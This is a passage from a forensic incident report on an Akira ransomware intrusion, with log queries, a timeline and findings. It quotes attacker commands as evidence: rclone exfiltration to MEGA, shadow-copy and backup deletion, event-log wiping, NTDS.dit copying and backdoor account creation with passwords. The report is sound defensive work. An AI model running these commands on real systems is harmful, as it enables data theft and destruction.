Returned: 9 rows. `C:\ProgramData\Microsoft\MsMpEng.exe` to 66.203.125.16 (MEGA API) seven times, 03:58:34 to 04:00:17. The rest is C2 to the two Cloudflare IPs. Widening to all ports (B-19, B-40) showed the real transfer: 03:57:40 first run with `config.dat` fails with no network; 03:58:19 to 03:58:22 `rclone.conf` built with `type = mega` and user `jwilson.vhr@proton.me`; 03:58:33 `MsMpEng.exe --config C:\ProgramData\Microsoft\rclone.conf copy C:\Shares mega:HARBORLIGHT-exfil -q`; uploads over port 80 to MEGA storage nodes (66.203.126.146, 162.208.16.35 to .91, 185.206.25.60 to .65); a rerun at 04:00:14; last connection 04:03:57; `taskkill /f /im MsMpEng.exe` at 04:03:58, run by `update.bat` (7.12, F11).

Read: rclone renamed to the Defender binary name copied `C:\Shares` to `mega:HARBORLIGHT-exfil` in about five and a half minutes. The last connection and the `taskkill` are one second apart because the disguise backfired: `update.bat` started at 04:03:50 and its Defender-kill step includes `taskkill /f /im MsMpEng.exe`, the very name rclone was hiding under, so the attacker's own script stopped the exfil (Medium confidence the copy was cut short rather than finished). The SOC alert at 03:45 says the transfer had run about 30 minutes; rclone did not start until 03:58, so the alert was most likely reacting to the C2 and staging traffic that began at 03:35.

Evidence: B-18, B-19, B-40

7.12 Anti-recovery

Question: Which hosts lose their recovery options, and does it happen once?

Query K23.

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 03:30) .. datetime(2026-02-04 06:00))
| where EventID == 1
| where CommandLine has_any ("vssadmin", "shadowcopy", "bcdedit", "wbadmin", "recoveryenabled",
"bootstatuspolicy", "update.bat", "resize shadowstorage")
| project EventTime, host, Image, ParentImage, CommandLine
| sort by host asc, EventTime asc
```

Returned: 18 rows. HL-FS01 runs `update.bat` at 04:03:50 and 04:05:12; each pass fires `vssadmin delete shadows /all /quiet`, `wmic shadowcopy delete`, `bcdedit /set {default} recoveryenabled no`, `bcdedit /set {default} bootstatuspolicy ignoreallfailures` and `wbadmin delete catalog -quiet` (04:04:05 to 04:04:07, then 04:05:26). 04:05:49 `vssadmin list shadows` checks the result. ADDC01 gets shadow deletion only (04:42:28 via WMI, 04:43:35 locally). BACKOFFICE-PC1 gets none.

Read: Recovery deletion is only the last quarter of `update.bat`. Each pass first disables Defender and the firewall and stops about 60 backup and database services and 40 applications, then runs vssadmin, wmic, bcdedit and wbadmin (F11; B-62). The full treatment lands on the host that holds the business data, not the most privileged one. The scripted second pass 80 seconds later, with a `type update.bat` in between, shows the operator confirming the script ran.

Evidence: B-15, B-20, B-62

7.13 Log clearing

Question: Which hosts are wiped, which channel is always hit, and which sweep is widest?

Query K28.

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| where EventID == 1 and CommandLine has "wevtutil" and CommandLine has " cl "
| summarize Channels = dcount(CommandLine), Start = min(EventTime), End = max(EventTime) by host, ParentImage,
Burst = bin(EventTime, 5m)
| sort by Start asc
```

Returned: 7 bursts. FS01 03:42:36 (taskhostw, 3 channels); 5-channel bursts by `updater.exe` at 05:13:09 FS01, 05:14:18 ADDC01, 05:17:35 PC1; 16-channel `cmd` sweeps at 05:18:21 PC1, 05:19:31 FS01, 05:20:00 ADDC01. Per host: PC1 21 clears, ADDC01 21, FS01 24 (B-21). A Security-only filter returns one row per burst, 7 of 7 (B-22).

Read: All three hosts are wiped. Security, System and Windows PowerShell are each cleared in all six 15-minute bursts (K26, B-41), and Security in all seven 5-minute bursts (K27, B-22). Security matters most: it holds the logon and audit trail. Security-log-cleared (1102) and System-log-cleared (104) events on FS01 and the DC confirm the wipes from a second source; PC1 logged none (B-58). The 05:18 to 05:20 sweeps run from a dropped script, `defender.bat`, which on PC1 then deletes over a thousand files (F15; B-63, B-64). On FS01 the backdoor first calls `defender.bat` from a path where no file exists, then drops it and retries, which reads as hands on keyboard, not a clean push.

Evidence: B-21, B-22, B-23, B-38, B-41, B-58, B-63, B-64

7.14 Persistence

Question: How many ways back in are left?

Query K29.

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 02:40) .. datetime(2026-02-04 23:59))
| where (EventID == 1 and CommandLine has_any ("schtasks", @"\Run", "sc create", "sc config", "net user", "net
localgroup", "New-Service"))
    or (EventID == 13 and TargetObject has_any (@"\CurrentVersion\Run", "Winlogon", "Image File Execution") and
TargetObject !has @"\bam\")
    or EventCode in (4728, 4732)
| project EventTime, host, EventID, EventCode, Image, ParentImage, CommandLine, TargetObject
| sort by EventTime asc
```

Returned: FS01 03:41:54 HKLM Run value `SecurityHealth` = `C:\Users\Public\taskhostw.exe`; 03:42:07 `schtasks /create /tn WindowsUpdate ... /sc onstart /ru SYSTEM`. FS01 04:54:52 taskhostw writes `C:\ProgramData\Microsoft\wsync.exe`, runs it at 04:54:54, first beacon 04:54:56 (B-25). ADDC01 05:21:56 `net user svc_sql Summer2024! /add /domain` (4720), then four escalation attempts (B-26): two `net group "Domain Admins"` attempts at 05:21:57 and 05:22:23 fail on quoting with no event; `net localgroup Administrators svc_sql /add` succeeds (4732, 05:22:28); `Add-ADGroupMember -Identity 'Domain Admins' -Members svc_sql` succeeds (4728, 05:22:57).

Read: Three backdoor binaries (`C:\Users\Public\taskhostw.exe` on all hosts, `OneDriveSync.exe` on ADDC01 and FS01, `wsync.exe` on FS01), a Run key, a SYSTEM scheduled task, and a Domain Admin account that survives a rebuild of every host. `akira_svc` appears only in a lookup at 05:23:28 and was never created (B-27); it is a decoy. svc_sql is not used again in the window (B-28), so it is kept for later.

Evidence: B-24, B-25, B-26, B-27, B-28

7.15 Command and control

Question: Where do the backdoors call, how hard are they to block, and does the channel stop?

Query K34.

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| where EventID == 22
| where QueryResults has_any ("104.21.30.237", "172.67.174.46")
| summarize Lookups = count(), FirstSeen = min(EventTime), LastSeen = max(EventTime), Images = make_set(Image),
Hosts = make_set(host), Results = make_set(QueryResults) by QueryName
| sort by FirstSeen asc
```

Returned: 2 rows. `cdn.cloud-endpoint.net`, 33 lookups 02:25:07 to 13:55:18 from rundll32, taskhostw, spoolsv, WmiPrvSE, OneDriveSync and wsync on all three hosts. `sync.cloud-endpoint.net`, 5 lookups 03:44:59 to 03:53:44 from PowerShell on FS01. Both resolve to 104.21.30.237 and 172.67.174.46, Cloudflare address space. Connections to those IPs: 9,954 on 443 (70%) and 4,264 on 80 (30%), 02:25:08 to 18:47:29 (B-30). After 05:23 the last callbacks are ADDC01 OneDriveSync 18:47:29 and taskhostw 18:47:28, FS01 14:47:18 to 14:47:52, PC1 rundll32 09:23:49 (B-31).

Read: Cloudflare-fronted C2: blocking the IPs would break legitimate sites, so the domain is the indicator. The channel is persistent, not a check-in, and was still live at the end of each host's telemetry. My first answer named only `cdn.`; filtering DNS by resolved IP, not by name, found the `sync.` staging host.

Evidence: B-29, B-30, B-31

7.16 Encryption and ransom notes

Question: What encrypts, when does it start on each host, and how was it deployed?

Query K37.

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 04:30) .. datetime(2026-02-04 05:30))
| where (EventID == 11 and TargetFilename has "updater.exe") or (EventID == 1 and (Image has "updater.exe" or
CommandLine has "updater.exe"))
| project EventTime, host, EventID, Image, ParentImage, CommandLine, TargetFilename
| sort by EventTime asc
```

Returned: 8 rows. FS01 05:13:02 taskhostw writes `C:\ProgramData\Microsoft\updater.exe`, runs 05:13:04. ADDC01 05:14:13 spoolsv writes `C:\Users\Public\updater.exe`, runs 05:14:15. PC1 05:17:31 rundll32 writes it, runs 05:17:32. Ransom notes `akira_readme.txt` (B-33): FS01 77 (05:13:05 to 05:13:09), ADDC01 38 (05:14:15 to 05:14:18), PC1 13 (05:17:35), 128 in total. `.akira` files (B-34): 27 distinct over 29 events; ADDC01 23, FS01 4 (two written by `System` over SMB), PC1 2.

Read: `updater.exe` is the encryptor, written and launched locally by the resident backdoor on each host, not pushed over SMB. Encryption starts at 05:13:04 on FS01. The SOC alert says it had run about 12 minutes before 05:14; the telemetry does not support that, and I put the start at 05:13. Staff found it at 08:30.

Evidence: B-32, B-33, B-34

7.17 Scope check: does the intrusion stop at three hosts?

Question: Do the three hosts with telemetry bound the intrusion?

Query K41.

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 02:25) .. datetime(2026-02-04 23:59))
| where EventID == 3 and DestinationIp in ("172.16.0.9", "172.16.0.10", "172.16.0.110", "172.16.0.132",
"172.16.0.174", "172.16.0.223")
| where DestinationPort !in (5353, 137, 138, 1900)
| summarize Conns = count(), First = min(EventTime), Last = max(EventTime) by host, Image, DestinationIp,
DestinationPort
```

Returned: Injected `notepad.exe` on PC1 made SMB (445) connections to four hosts, HL-EXCH01 (.9), FRONTDESK-PC1 (.110), OFFICE-PC2 (.132) and FRONTDESK-PC2 (.223), two each, 02:57:21 to 02:59:36 (B-36). HL-JMP01 (.10) and OFFICE-PC1 (.174) were resolved by name but never contacted (K49, B-57). Before this, the same process ran LDAP SRV lookups for ADDC01 and resolved those host names. A host baseline confirms only three hosts send telemetry (B-35).

Read: The attacker enumerated six more hosts and touched four of them over SMB, including the Exchange server. With no telemetry from them, the intrusion cannot be bounded at three hosts. This is the main open scope question and the first IR lead.

Evidence: B-35, B-36, B-57

7.18 Backdoor relaunch at an interactive logon

Question: Detection test D10 showed `C:\Users\Public\taskhostw.exe` starting a second time on HL-FS01 at 13:45:16 (B-54). What started it?

Query K42.

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 13:40) .. datetime(2026-02-04 13:50))
| where host == "HL-FS01" and EventID == 1
| project EventTime, Image, ParentImage, CommandLine, IntegrityLevel
| sort by EventTime asc
```

Returned: 11 rows. 13:45:05 `shutdown.exe -unexpected` under explorer.exe, the shutdown-reason prompt Windows shows at the first logon after an unexpected stop. 13:45:13 to 13:45:17 notepad opens `akira_readme.txt` from `C:\Users\Public\Desktop`, from the all-users Startup folder, and from `C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup`. 13:45:16 `C:\Users\Public\taskhostw.exe` starts under explorer.exe at High integrity.

Read: The logon records settle who it was (K48, B-61). The local Administrator logged on at the console of FS01 (logon type 2, from 127.0.0.1) after three failed passwords, and a local `helpdesk` account did the same on PC1 at 13:49, followed by AnyDesk at 13:50. That is IT or MSP response after the 08:30 discovery, not the attacker (High confidence). The logon fired the `SecurityHealth` Run key and relaunched the backdoor, and the ransom notes planted in the Startup folders opened on screen, so the responder's own logon handed the attacker a fresh session.

Evidence: B-42, B-54, B-61

7.19 Dead ends

Hypothesis tested	Query	Result	Why rejected
First lure is `Harborlight_Insurance_Claims.7z`	K1, delivery query 02:00 to 03:00	Only the 02:24:21 archive	Window started too late; widening to 01:57 (7.1) found `Vendor_Invoice_Review.7z` at 01:57:15, 27 minutes earlier
LSASS summary with `first` / `last`	`summarize ... first = min(EventTime)`	Syntax error (B-37)	Reserved words; renamed and re-run (7.6)
SMB connection from spoolsv proves the first hop	EventID 3, PC1, 03:30 to 03:40	Only mDNS 5353 from svchost and Edge (B-13)	Network event not logged; the `net use` command line is the proof
Channel and burst counts	`let` block without its own time filter	No results from the last 24 hours (B-38)	Time filter moved inside the `let`
OneDriveSync.exe is the encryptor	C2 and file-create checks	It beacons to C2 and writes no `.akira` files	It is a backdoor; `updater.exe` encrypts (7.16)
Exfil fits on port 443	FS01 outbound, 443 only	Seven MEGA API calls	The bulk upload ran over port 80 (7.11)
Broad persistence sweep	Registry and command-line OR query	About 1,000 rows, mostly BAM (283) and DFSR (675) registry writes (B-43)	Excluded `\bam\` and re-scoped to Run, Winlogon, IFEO (7.14)
C2 is a single domain	DNS filtered by `cdn.` name	Flag answer incomplete	Filtering by resolved IP found `sync.cloud-endpoint.net` (7.15)
`akira_svc` is a second backdoor account	K32, every row mentioning it	Three rows, one `net user /domain` lookup	Never created, no 4720, 4728 or 4732; a decoy
The 02:38 LSASS alert marks the dump	K11, PC1 LSASS access 02:30 to 03:00	Only SearchIndexer 0x21410 before 02:49:46	The dump came 11 minutes after the alert, from spoolsv (7.6)
Exfil began about 03:15, as the 03:45 alert implies	K21, FS01 outbound by image	rclone first runs 03:57:40	The alert's 30-minute lead-in is not in the telemetry; earlier traffic is C2 and staging (7.11)
Encryption began about 05:02, as the 05:14 alert implies	K37, `updater.exe` write and run	First run 05:13:04 on FS01	The alert's 12-minute lead-in is not in the telemetry (7.16)
Detection D9 as first written	`make_set` and `set_has_element` on `EventCode`	No results (B-52)	`EventCode` is text; converted with `toint()`, one ADDC01 window returned (B-53)
Detection D10 as first written	EventID 1 only	Four of six attacker binaries (B-54)	MsMpEng and FS01 OneDriveSync have no process-create rows; widened to all event types, six of six (B-55)

Hypothesis tested	Query	Result	Why rejected
The intrusion reached six hosts	K49, six host names and IPs, whole day	Only four were contacted over SMB (B-57)	HL-JMP01 and OFFICE-PC1 were resolved by name but never connected to (F5)
Security fields read from `EventData_Xml`	`extract()` on the XML for logon account, logon type and Kerberos fields	Blank values; the first Kerberos summary returned counts with every field empty (B-66)	Security and PowerShell values are flat columns; reading those columns resolved it (B-61)
`coalesce(..., user)` for the account	A `user` column	Query error, `user` is not a column	The schema (K44, B-56) lists the real column names
The 04:03:58 `taskkill` was the attacker stopping rclone	Parent of the taskkill	Parent is `update.bat` (B-62)	The kill script took out rclone as a side effect of killing `MsMpEng.exe`; the exfil was cut short (F11)

08 UTC TIMELINE

The noisy phase runs 01:57 to 05:23; the attacker's channel stays open until 18:47:29. Source is `HarborlightDental_CL` throughout.

Time (UTC)	Event	Source	Evidence ref
2026-02-04 01:57:15	`Vendor_Invoice_Review.7z` lands in emily.grant Downloads on BACKOFFICE-PC1	EventID 11	7.1, B-1
2026-02-04 01:59:15	First `rundll32.exe D:\review.dll,StartW` from the mounted ISO; no C2 follows	EventID 1	7.1, 7.2, B-1, B-3
2026-02-04 02:16:00	SOC alert: suspicious invoice-themed archive; dismissed at 02:41	SOC queue	12
2026-02-04 02:24:21	Second lure `Harborlight_Insurance_Claims.7z` lands	EventID 11	7.1, B-1
2026-02-04 02:25:06	cmd drive-letter loop runs `rundll32 E:\review.dll,StartW`	EventID 1	7.2, B-2
2026-02-04 02:25:07	First C2 lookup, `cdn.cloud-endpoint.net`	EventID 22	7.15, B-1
2026-02-04 02:32:48	rundll32 injects into `notepad.exe` (0x1fffff + remote thread)	EventID 10, 8	7.3, B-4
2026-02-04 02:40:41	`ms-settings\shell\open\command` hijacked to `C:\Users\Public\taskhostw.exe`	EventID 1, 13	7.4, B-5
2026-02-04 02:42:40	taskhostw.exe runs at High integrity under fodhelper.exe	EventID 1	7.4, B-6
2026-02-04 02:47:11	taskhostw injects into `spoolsv.exe`	EventID 8	7.6, B-8
2026-02-04 02:49:46	spoolsv opens `lsass.exe` with 0x1fffff (again 02:50:17)	EventID 10	7.6, B-9
2026-02-04 02:57:21	Injected notepad makes SMB contact with four out-of-scope hosts (to 02:59:36)	EventID 3	7.17, B-36
2026-02-04 03:34:09	`net use` to HL-FS01 with HARBORLIGHT\Emily.Grant / Dental2024!	EventID 1	7.7, B-12

Time (UTC)	Event	Source	Evidence ref
2026-02-04 03:35:10	Backdoor first runs on HL-FS01 under WmiPrvSE	EventID 1	7.7, B-12
2026-02-04 03:41:54	Run key `SecurityHealth` and (03:42:07) SYSTEM task `WindowsUpdate` on FS01	EventID 13, 1	7.14, B-24
2026-02-04 03:42:36	First log wipe on FS01 (Security, System, Windows PowerShell)	EventID 1	7.13, B-23
2026-02-04 03:44:56	PowerShell stages the toolkit from `sync.cloud-endpoint.net` (to 03:53:43)	EventID 1	7.9, B-17
2026-02-04 03:58:33	rclone as `MsMpEng.exe` copies `C:\Shares` to `mega:HARBORLIGHT-exfil` (last connection 04:03:57)	EventID 1, 3	7.11, B-19, B-40
2026-02-04 04:01:45	Emily.Grant from HL-FS01 runs a remote scheduled task (`whoami`) on ADDC01, 27 minutes before the credential hop	EventID 18, 11, 1; EventCode 4624, 4672	7.8, F10, B-60, B-74
2026-02-04 04:03:50	`update.bat` runs on FS01: Defender and firewall off, about 60 services stopped, 40 apps killed; `taskkill MsMpEng` stops the exfil at 04:03:58	EventID 1	7.12, F11, B-62
2026-02-04 04:04:05	`update.bat` destroys shadow copies, boot recovery and backup catalog on FS01; whole script repeated 04:05:12	EventID 1	7.12, B-20
2026-02-04 04:28:22	`net use` from FS01 to ADDC01 with the same credential	EventID 1	7.8, B-12
2026-02-04 04:29:10	Backdoor first runs on ADDC01 under WmiPrvSE	EventID 1	7.8, B-12
2026-02-04 04:33:55	`ntdsutil` IFM copy of NTDS.dit on ADDC01 (again 04:35:35)	EventID 1	7.10, B-16
2026-02-04 04:42:28	DC issues WMI shadow deletion; WMIC then reaches back to FS01 and PC1	EventID 1, 3	7.8, B-14, B-15
2026-02-04 04:44:48	`OneDriveSync.exe` backdoor starts on ADDC01 (FS01 copy 04:47:28)	EventID 1	7.8, B-15, B-39
2026-02-04 04:54:54	Third backdoor `wsync.exe` starts on FS01	EventID 11, 1	7.14, B-25
2026-02-04 05:13:04	`updater.exe` starts encrypting on FS01; ADDC01 05:14:15, PC1 05:17:32	EventID 1, 11	7.16, B-32
2026-02-04 05:13:05	128 `akira_readme.txt` notes written across the three hosts (to 05:17:35)	EventID 11	7.16, B-33
2026-02-04 05:18:21	16-channel log sweeps: PC1, then FS01 05:19:31, ADDC01 05:20:00	EventID 1	7.13, B-23
2026-02-04 05:21:56	Domain account `svc_sql` created; Domain Admins via Add-ADGroupMember at 05:22:57	EventID 1, EventCode 4720, 4732, 4728	7.14, B-26
2026-02-04 05:23:28	`net user akira_svc /domain` lookup, a decoy; noisy phase ends	EventID 1	7.14, B-27
2026-02-04 08:30:00	Staff discover the encryption on arrival	SOC queue	12

Time (UTC)	Event	Source	Evidence ref
2026-02-04 09:23:49	Last C2 callback from PC1 (rundll32)	EventID 3	7.15, B-31
2026-02-04 13:45:05	Local Administrator logs on at the console of HL-FS01 (3 failed, then success 13:44:55)	EventID 1, EventCode 4624	7.18, B-61
2026-02-04 13:45:16	Run key relaunches `C:\Users\Public\taskhostw.exe` on FS01; ransom notes open from the Startup folders	EventID 1	7.18, B-42
2026-02-04 13:49:31	Responder `helpdesk` account logs on at the console of PC1; AnyDesk opens at 13:50	EventCode 4624	7.18, B-61
2026-02-04 14:47:52	Last C2 callback from FS01 (taskhostw)	EventID 3	7.15, B-31
2026-02-04 18:47:29	Last C2 callback from ADDC01 (`OneDriveSync.exe`), end of telemetry	EventID 3	7.15, B-31

09 FINDINGS

Sixteen findings, numbered in order of their first event; C2, persistence and log clearing run across the day and sit at their first occurrence. Confidence is given only where a line is an inference. Every finding cites its queries (K) and screenshots (B).

F1. Two-stage phishing delivery to emily.grant

State it: The intrusion began with an invoice-themed 7z archive containing an ISO, opened by emily.grant on BACKOFFICE-PC1, followed 27 minutes later by a company-branded second archive that succeeded.

Show it: EventID 11, 01:57:15 `Vendor_Invoice_Review.7z`; EventID 1, 01:59:15 `rundll32.exe D:\review.dll,StartW`; EventID 11, 02:24:21 `Harborlight_Insurance_Claims.7z`; EventID 1, 02:25:06 cmd drive-letter loop; EventID 22, 02:25:07 first C2 lookup (7.1, 7.2; K1 to K3; B-1, B-2, B-3).

Interpret it: The ISO wrapper strips Mark-of-the-Web and rundll32 proxies execution. The first stage failed and the operator re-sent the same DLL in a loop that does not care which drive letter it lands on. High confidence that the second lure is a deliberate retry, not a second actor.

F2. Cloudflare-fronted C2 stayed live long after the ransom note

State it: All backdoors beaconed to `cdn.cloud-endpoint.net`, with `sync.cloud-endpoint.net` used for staging; both resolve to Cloudflare IPs 104.21.30.237 and 172.67.174.46. ADDC01 was still beaconing at 18:47:29.

Show it: EventID 22 by resolved IP (B-29); 14,218 connections, 9,954 on 443 and 4,264 on 80 (B-30); last callbacks per host (B-31) (7.15; K34 to K36).

Interpret it: The incident is not contained. The attacker held access about 13.5 hours past the last ransom note and about 10 hours past discovery.

F3. Injection and a silent UAC bypass gave the attacker High integrity, then SYSTEM

State it: The payload injected into notepad.exe, hijacked the ms-settings handler, elevated through fodhelper.exe, and then injected the elevated backdoor into the Print Spooler.

Show it: EventID 10/8 rundll32 > notepad 02:32:48 (B-4); registry hijack 02:40:41 and fodhelper 02:42:39 (B-5); `C:\Users\Public\taskhostw.exe` High integrity 02:42:40 (B-6); EventID 8 taskhostw > spoolsv on all three hosts (B-8) (7.3, 7.4, 7.6; K4 to K8).

Interpret it: From 02:47 onward spoolsv.exe is the attacker's working process on every host, which makes later commands look like a Windows service.

F4. A domain credential was dumped from LSASS and used in clear text

State it: spoolsv.exe read LSASS with PROCESS_ALL_ACCESS, and the credential HARBORLIGHT\Emily.Grant / `Dental2024!` was then used for every hop.

Show it: EventID 10, 02:49:46 and 02:50:17, `granted_access` 0x1fffff (B-9); EventID 1, 03:34:09 and 04:28:22 `net use ... /user:HARBORLIGHT\Emily.Grant Dental2024!`; 04:42:28 `wmic ... /password:Dental2024!`. An explicit-credential logon (4648) on FS01 at 04:28:22, the same second as `net use Y:`, is a second source (7.6, 7.7, 7.8; K11, K15, K16; B-12, B-14, B-58).

Interpret it: The link between the dump and this credential is an inference from timing and from emily.grant being the logged-on user. High confidence.

F5. The intrusion reaches beyond the three monitored hosts

State it: The injected notepad on PC1 made SMB connections to four hosts that send no telemetry: HL-EXCH01, FRONTDESK-PC1, OFFICE-PC2 and FRONTDESK-PC2. HL-JMP01 and OFFICE-PC1 were resolved by name but never contacted.

Show it: EventID 3, port 445, 02:57:21 to 02:59:36, two connections each (7.17; K40, K41; B-35, B-57). A whole-day sweep for the six host names and IPs finds the four SMB targets and nothing else (B-57).

Interpret it: Whether the four were compromised is unknown. Medium confidence that this was discovery, not a further hop: no credential-bearing command line all day names any of the six (B-57, N12). The two accounts the DC shows on contacted hosts, domain Administrator on HL-EXCH01 and Emily.Grant on FRONTDESK-PC1, were both logged on there before the intrusion began (N16). The Exchange server is the most exposed of the four and the first host IR should triage.

F6. Lateral movement PC1 to FS01 to ADDC01, then the DC ran the estate

State it: The attacker reached HL-FS01 at 03:34 and ADDC01 at 04:28 over admin shares (after a remote-task access check on the DC at 04:01, F10), started the backdoor on each through WMI, and later sent commands back down from the DC.

Show it: EventID 1 `net use` and copy rows, taskhostw first run under WmiPrvSE at 03:35:10 and 04:29:10 (B-12); WMIC from ADDC01 connecting to 172.16.0.8 and 172.16.0.109 at 04:44 (B-14, B-15), matched by Emily.Grant Kerberos tickets for both hosts from the DC at the same seconds (B-75, B-76) (7.7, 7.8; K15 to K18, K51).

Interpret it: On a flat /24 nothing stood between a workstation and the DC. Segmentation would have forced the attacker through a controlled path.

F7. Layered persistence, including a Domain Admin account

State it: Three backdoor binaries, a Run key, a SYSTEM scheduled task and a new Domain Admin account `svc_sql` / `Summer2024!` were left in place.

Show it: EventID 13 Run key 03:41:54 and schtasks 03:42:07 (B-24); `wsync.exe` drop and run 04:54:52 to 04:54:56 (B-25); EventCode 4720, 4732 at 05:22:28 and 4728 at 05:22:57 (B-26) (7.14; K29 to K31).

Interpret it: The domain account survives the rebuild of every host. `akira_svc` was only looked up and is a decoy (B-27).

F8. Event logs were cleared on all three hosts

State it: Seven `wevtutil cl` bursts hit all three hosts, Security was cleared in every one, and a 16-channel sweep ran on each host between 05:18:21 and 05:20:00.

Show it: EventID 1 `wevtutil` summaries, confirmed by log-cleared events 1102 and 104 on FS01 and the DC (7.13; K24 to K28; B-21, B-22, B-23, B-41, B-58).

Interpret it: The reconstruction exists only because Sentinel forwarding ran ahead of the wipe.

F9. Shared-drive data was exfiltrated to MEGA

State it: rclone, renamed `C:\ProgramData\Microsoft\MsMpEng.exe`, copied `C:\Shares` to `mega:HARBORLIGHT-exfil` for account `jwilson.vhr@proton.me` between 03:58:33 and 04:03:57.

Show it: EventID 1 rclone command lines and config build; EventID 3 to MEGA API 66.203.125.16 and storage nodes over port 80; `taskkill` at 04:03:58 (7.11; K21, K22; B-18, B-19, B-40).

Interpret it: Volume is not recorded, and the copy was most likely cut short: `update.bat` killed `MsMpEng.exe` one second after the last MEGA connection (F11; Medium confidence). Some data still left. The destination name shows the target was chosen in advance.

F10. The domain controller was reached by remote task 27 minutes before the credential hop

State it: At 04:01 the attacker, authenticating as Emily.Grant from HL-FS01, created and ran a scheduled task on ADDC01 that executed `whoami`, 27 minutes before the 04:28 `net use` the report had recorded as the first DC access.

Show it: EventID 18 to the `\atsvc` Task Scheduler pipe at 04:01:43; EventID 11 writing `C:\Windows\System32\Tasks\ptMSXbEj` at 04:01:44; EventID 1 `cmd.exe /C whoami` with output redirected to `C:\Windows\Temp\CNxHwPSo` at 04:01:45, under svchost; NTLM checks (EventCode 4776) around it (7.8; K47; B-60). The DC's logon records name the account: four NTLM network logons (type 3) as Emily.Grant from 172.16.0.8 at 04:01:34, :41, :43 and :44, each granted special privileges (4672) (K50; B-74). The injected notepad on PC1 used the same `\atsvc` pipe at 02:35 and 02:37.

Interpret it: A random task name and output file, run over the Task Scheduler named pipe, are the signature of a remote-execution tool such as Impacket `atexec` (T1053.005, T1047). It is an access check, not the hop: the backdoor follows at 04:28. The 4672 events show Emily.Grant held administrative rights on the DC, which is why both the remote task and the later `C$` share worked.

F11. update.bat is a full ransomware preparation script, not just shadow deletion

State it: On HL-FS01 the attacker ran `update.bat` twice (04:03:50 and 04:05:12), and each pass disabled the defences, stopped backup and database services, killed open applications, and only then destroyed recovery.

Show it: EventID 1 under `cmd /c C:\ProgramData\Microsoft\update.bat`: five `Set-MpPreference -Disable...`, two Defender policy `reg add` keys, `netsh advfirewall set allprofiles state off`, and `net stop` of WinDefend, Sense, WdNisSvc and SecurityHealthService; then about 60 `net stop` of Veeam, Backup Exec, Acronis, SQL, MySQL, Oracle, PostgreSQL, Exchange and VSS; about 40 `taskkill /f /im` of Office and database processes; and finally vssadmin, wmic, bcdedit and wbadmin. At 04:04:36, between the two passes, the attacker ran `type update.bat` to read it back (7.12; K45; B-62, B-73).

Interpret it: This is one scripted operation. Disabling Defender and the firewall (T1562.001, T1562.004) and stopping services to unlock files (T1489) are the steps the report's first pass missed by searching only for `vssadmin` and `bcdedit`. One side effect matters for exposure: the Defender-kill step runs `taskkill /f /im MsMpEng.exe`, the name rclone was hiding under, which stopped the exfil mid-copy (F9, 7.11).

F12. Recovery was destroyed on the file server and partly on the DC

State it: HL-FS01 lost shadow copies, boot recovery and the backup catalog in two scripted passes; ADDC01 lost shadow copies only; PC1 was untouched.

Show it: EventID 1 `update.bat` children at 04:04:05 to 04:04:07 and 04:05:26; DC `vssadmin` 04:42:28 and 04:43:35 (7.12; K23, K17; B-20, B-15).

Interpret it: The attacker spent its anti-recovery effort where the business data lives.

F13. The Active Directory database was copied

State it: `ntdsutil` IFM created a full copy of NTDS.dit in `C:\Windows\Temp\ntds` on ADDC01 at 04:33:55 and again at 04:35:35.

Show it: EventID 1 rows under taskhostw and spoolsv (7.10; K20; B-16).

Interpret it: Every domain account hash should be treated as compromised, whether or not the copy left the network.

F14. updater.exe encrypted files across three hosts

State it: `updater.exe`, written locally by the backdoor on each host, began encrypting at 05:13:04 on FS01, wrote 128 `akira_readme.txt` notes and 27 distinct `.akira` files.

Show it: EventID 11 and 1 updater rows (B-32); ransom-note counts (B-33); `.akira` counts (B-34) (7.16; K37 to K39).

Interpret it: File counts are a floor, not a total, because remote SMB encryption was only partly captured.

F15. A second script, defender.bat, wiped the logs and deleted files

State it: The 05:18 to 05:20 log wipes on all three hosts were driven by a dropped script, `defender.bat`, and on PC1 the same `cmd.exe` then deleted over a thousand files.

Show it: EventID 11 and 1: rundll32 writes and runs `C:\Users\Public\defender.bat` on PC1 at 05:18:19; spoolsv runs it on ADDC01 at 05:19:59; on FS01 the backdoor first calls `C:\ProgramData\Microsoft\defender.bat` at 05:19:09 with no file there, then drops it to `C:\Users\Public\` and re-runs at 05:19:31. The PC1 run is followed by 1,132 EventID 26 file deletes from another user's AppData folder; `updater.exe` also deleted the lure archive at 05:17:35 (7.13; K46; B-63, B-64).

Interpret it: `defender.bat` is a new indicator for IR, named to pass as a Defender file. The failed first path on FS01 then a retry reads as hands on keyboard, not a clean script push. The file deletes are `cmd`'s built-in `del`, which is why they leave no process-create row and were invisible to a rule keyed on process creation.

F16. An administrator logon on the file server relaunched the backdoor

State it: At 13:45 the local Administrator logged on at the console of HL-FS01, and the logon fired the `SecurityHealth` Run key, which relaunched `C:\Users\Public\taskhostw.exe` at High integrity. A matching console logon to a local `helpdesk` account on PC1 followed at 13:49.

Show it: EventID 1, 13:45:05 `shutdown.exe -unexpected` under explorer.exe; 13:45:13 to 13:45:17 notepad opening `akira_readme.txt` from three Startup folders; 13:45:16 taskhostw under explorer.exe at High integrity (K42; B-42, B-54). The logon itself is three failed passwords then success at 13:44:55, logon type 2 (console) from 127.0.0.1 as the local Administrator; PC1 shows the same pattern at 13:49 for a local `helpdesk` account, then AnyDesk at 13:50 (K48; B-61).

Interpret it: The persistence worked as designed, and a responder's own logon restored the attacker's foothold. The account names settle who it was: a `helpdesk` account and the local Administrator, logging on at the console with fumbled passwords and then AnyDesk, is IT or MSP response, not the attacker (High confidence; no Remote Desktop, no attacker IP, no domain account). It sets the first rule of the handover: no interactive logons to infected hosts until persistence is removed.

Negative findings (N1 to N16)

ID	Looked for	Where	Method applied	Conclusion
N1	C2 or persistence from the first lure	PC1, 01:59 to 02:01	K3, registry and DNS around the D: runs	None; only BAM and DsmSvc writes (B-3). The first stage failed.
N2	Encryptor pushed over SMB	All hosts, 04:30 to 05:30	K37, parent of every `updater.exe` file create	Written by the resident backdoor on each host (B-32). Not pushed.
